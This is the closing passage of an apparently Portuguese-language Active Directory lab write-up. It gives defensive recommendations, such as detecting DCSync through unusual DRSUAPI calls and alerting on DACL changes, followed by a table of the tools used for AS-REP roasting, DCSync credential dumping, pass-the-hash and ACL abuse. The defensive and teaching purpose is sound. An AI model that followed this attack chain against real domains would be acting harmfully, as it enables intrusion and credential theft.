- Aplicar senhas fortes e rotação periódica em contas de serviço, tratando-as com o mesmo rigor de contas privilegiadas — muitas dessas contas têm, na prática, mais alcance do que um usuário comum.
- Auditar regularmente a associação de grupos privilegiados (Account Operators, Exchange Windows Permissions e equivalentes) e revisar permissões concedidas automaticamente por instaladores como o do Exchange.
- Monitorar e alertar sobre alterações de DACL em objetos Tier Zero (domínio, Domain Admins, controladores de domínio) — uma mudança de WriteDacl ou a concessão de direitos de replicação fora de uma janela de manutenção é um forte indicador de comprometimento.
- Detectar chamadas DRSUAPI de origem que não seja um Domain Controller legítimo, sinal direto de um ataque DCSync em andamento.

Ferramentas Utilizadas

Ferramenta	Finalidade
Nmap	Varredura de portas e detecção de serviços
rpcclient	Enumeração de usuários via sessão nula RPC
Impacket (GetNPUsers, secretsdump)	AS-REP Roasting e extração de credenciais via DCSync
John the Ripper	Quebra de hash offline (AS-REP)
NetExec (nxc)	Validação de credenciais em serviços remotos
Evil-WinRM	Shell interativa via WinRM, incluindo Pass-the-Hash
BloodHound / bloodhound-python	Mapeamento de relações de privilégio no AD
net rpc (Samba)	Manipulação de membros de grupo via RPC
bloodyAD	Manipulação de ACL/DACL via LDAP